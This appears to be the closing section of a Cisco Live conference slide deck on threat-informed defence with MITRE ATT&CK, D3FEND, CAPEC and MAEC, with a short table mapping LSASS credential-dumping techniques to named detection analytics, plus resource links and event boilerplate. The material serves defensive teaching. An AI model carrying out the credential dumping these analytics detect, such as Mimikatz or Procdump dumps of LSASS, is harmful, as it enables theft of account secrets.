T1003: OS Credential Dumping	T1003.001: LSASS Memory	<ul style="list-style-type: none">• CAR-2013-07-001: Suspicious Arguments• CAR-2019-04-004: Credential Dumping via Mimikatz• CAR-2019-07-002: Lsass Process Dump via Procdump• CAR-2019-08-001: Credential Dumping via Windows Task Manager• CAR-2021-05-011: Create Remote Thread into LSASS
T1007: System Service Discovery		
T1010: Application Window Discovery		

Decoy Network Resource

D3-DNR

D3-DNR (Decoy Network Resource)

Definition
Deploying a network resource for the purposes of deceiving an adversary.

How it works
Decoy network resources are deployed to web application servers, network file shares, or other network based sharing services. A "honeypot" may serve a variety of decoy network resources.

Considerations

- Developing a deployment and placement strategy for the decoy network resource.
- Personnel responsible for creation of decoy networks should consider the potential for resource exhaustion through denial of service attacks.

Examples

- Honeypots are typically used to mimic a known system with fake vulnerabilities. This may attract attackers to the honeypot.
- Decoy accounts are also used to scan for attempted logins. The decoy accounts can provide security analysts with the attacker's potential interests and strategies.
- Targets are used to monitor unauthorized IP space for unauthorized network activity.

Digital Artifact Relationships:
This defensive technique is related to specific digital artifacts. Click the artifact node for more information.

Related ATT&CK Techniques:

CAPEC: Hyper-focused on app and web

Concentrate on the root of the problem to achieve security enlightenment



3000 - Domains of Attack

- ❑ **C Software - (513)**
- ❑ **C Hardware - (515)**
- ❑ **C Communications - (512)**
- ❑ **C Supply Chain - (437)**
- ❑ **C Social Engineering - (403)**
 - ❑ **Parameter Injection - (137)**
 - ❑ **Identity Spoofing - (151)**
 - ❑ **Resource Location Spoofing - (154)**
 - ❑ **Action Spoofing - (173)**
 - ❑ **Software Integrity Attack - (184)**
 - ❑ **Information Elicitation - (410)**
 - ❑ **Manipulate Human Behavior - (416)**
 - ❑ **Obstruction - (607)**
- ❑ **Physical Security - (514)**

Source:

<https://capec.mitre.org/index.html>

Common Attack Pattern Enumerations and Classifications (CAPEC)


- Catalogues attack patterns used in exploiting an application
 - SQL Injection, XSS, Hijacking, etc.
 - Includes supply chain & social engineering
- Useful when dealing with a web-facing customer or SaaS provider
- Compliments ATT&CK, neither is a subset of the other

MAEC: Malware what ATT&CK : Networks & endpoints

Concentrate on the root of the problem to achieve security enlightenment

Malware Attribute Enumeration and Characterization (MAEC)

- Community-driven
- Catalogues malware attributes
 - Behaviour
 - Artifacts
 - Attack patterns
- Useful to malware researchers, IR teams and Cyber Threat Analysis



Source: <http://maecproject.github.io>

Conclusion




What next? Baby steps!

Build the habit – a little better every day is worth it

- Iterate
 - Repeat cycle and track improvement
 - Add APTs/threats as time permits
 - Continually test to validate progress
- Leverage tools that better support the SOC and engineering together!
- Educate and communicate across functions with Risk and ATT&CK
- Compel your partners and vendors to do the same

So what have we learned?


- ATT&CK can help us assess our gaps!
 - TTPs provide insight into adversarial behavior == know thy enemy!
- Cisco solutions support mapping to ATT&CK TTPs
 - Helps identify trends as they are happening
 - TTPs automatically linked in Cisco Secure Endpoint, Orbital Search Analytics, Malware Analytics, and Cloud Analytics
- Open-Source efforts from MITRE and others can help you test those defenses or learn about the adversaries
 - MITRE Caldera project as an automated framework
 - Atomic Red Team offering the tests we invoked in Caldera
- The Tools and process are there to help you improve your security posture in a measurable, tailored, and scalable manner.



Additional ATT&CK-related resources

Blogs & References


- MITRE's own ATT&CK materials are hard to beat: <https://attack.mitre.org>
- Getting Started Guide – useful for all 4 use cases: <https://attack.mitre.org/resources/getting-started/>
- Best blog on Medium: <https://medium.com/mitre-attack/>
- Pyramid of Pain: <https://globalsecuresolutions.com/the-pyramid-of-pain/>
- Orbital for ATT&CK: <https://blogs.cisco.com/security/finding-the-malicious-needle-in-your-endpoint-haystacks>
- Threat Grid use of ATT&CK TTPs in reports: <https://blogs.cisco.com/security/black-hat-usa-2018-attck-in-the-noc>
- MITRE ATT&CK Ecosystem Rosetta Stone: <https://github.com/mjmcphree/attack-rosetta>
- Demoed APTs and coverage matrices for this session: https://github.com/mjmcphree/clajc24_attack



Additional ATT&CK-related resources

Complimentary MITRE efforts


- Center for Threat-Informed Defense (CTID): group in MITRE Engenuity, leads ATT&CK, D3FEND, and related
 - <https://ctid.mitre-engenuity.org>
- D3FEND: counter ATT&CKs TTPs by detailing how one can harden, detect, isolate, deceive, or evict the threat
 - <https://d3fend.mitre.org>
- Cyber Analytics Repository (CAR): validated analytical recipes for tools like Splunk, Elastic, etc. help detect TTPs in use
 - <https://car.mitre.org/>
- ATT&CK Flow – a tool to assist in linking TTPs into an adversary's behavior (alchemy ;))
 - <https://center-for-threat-informed-defense.github.io/attack-flow/>
- ATT&CK Powered Suit: Browser plugin to link and research TTPs
 - <https://mitre-engenuity.org/cybersecurity/center-for-threat-informed-defense/attack-powered-suit/>
- Common Attack Pattern Enumeration and Classification (CAPEC): Like ATT&CK, but focused on applications
 - <https://capec.mitre.org/>



Additional ATT&CK-related resources

Software tools

- MITRE Caldera: provides a browser-driven automated emulation platform to test against ATT&CK TTPs for endpoints (Linux, Mac, Windows)
 - Main project website: <https://caldera.mitre.org/>
 - Awesome tutorial by Mohammed Alshaboti : <https://medium.com/@alshaboti/getting-started-with-mitre-caldera-offensive-and-defensive-training-3ca9f693e0d7>
- MITRE's ATT&CK Workbench: allows orgs to maintain a local repo of their own ATT&CK data and keep it in synch with global feeds
 - <https://ctid.mitre-engenuity.org/our-work/attack-workbench/>
- Red Canary's Atomic Red Team: <https://atomicredteam.io>
- D3TTECT: <https://github.com/rabobank-cdc/DeTTECT/wiki>



Additional CTI-related resources

Blogs & References

- CIS Critical Security Controls, OS Benchmarks & Hardened Images a fantastic resource: <https://www.cisecurity.org/cybersecurity-tools/>
- OWASP Secure Software Development Lifecycle Project: https://www.owasp.org/index.php/OWASP_Secure_Software_Development_Lifecycle_Project
- UK National Cyber Security Centre: <https://www.ncsc.gov.uk/section/advice-guidance/all-topics>
- NIST Cybersecurity Framework: <https://www.nist.gov/cyberframework>
- US-CERT Resources: <https://www.us-cert.gov/resources>
- CREST Resource page: <https://www.crest-approved.org/knowledge-sharing/index.html>
- SANS Cyber Defense Reading Room: <https://cyber-defense.sans.org/resources/whitepapers>

Keynote Deep Dives

Wednesday
10:30am – 11:30am



Experiences Amplified:
How AI Can Fuel
Better Employee
and Customer
Experiences

Level 1
Room 106



Smart, Secure,
Seamless:
Transforming
Experiences with
Next-Generation
Networking

Level 2
Room 204



Harness a Bold
New Era:
Transform Data
Centre and
Service Provider
Connectivity

Level 2
Room 203



Securing User to
Application and
Everything in
Between

Level 2
Melbourne Room 2



Unlocking
Digital Resilience
through Unified
Observability

The HUB
Centre Stage

Complete Your Session Evaluations



Complete a minimum of 4 session surveys and the Overall Event Survey to claim a **Cisco Live T-Shirt**.



Complete your surveys in the **Cisco Live mobile app**.



Continue your education

- Visit the Cisco Stand for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand

Contact me at: mimcphee@cisco.com



Thank you

CISCO *Live!*

#CiscoLiveAPJC

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC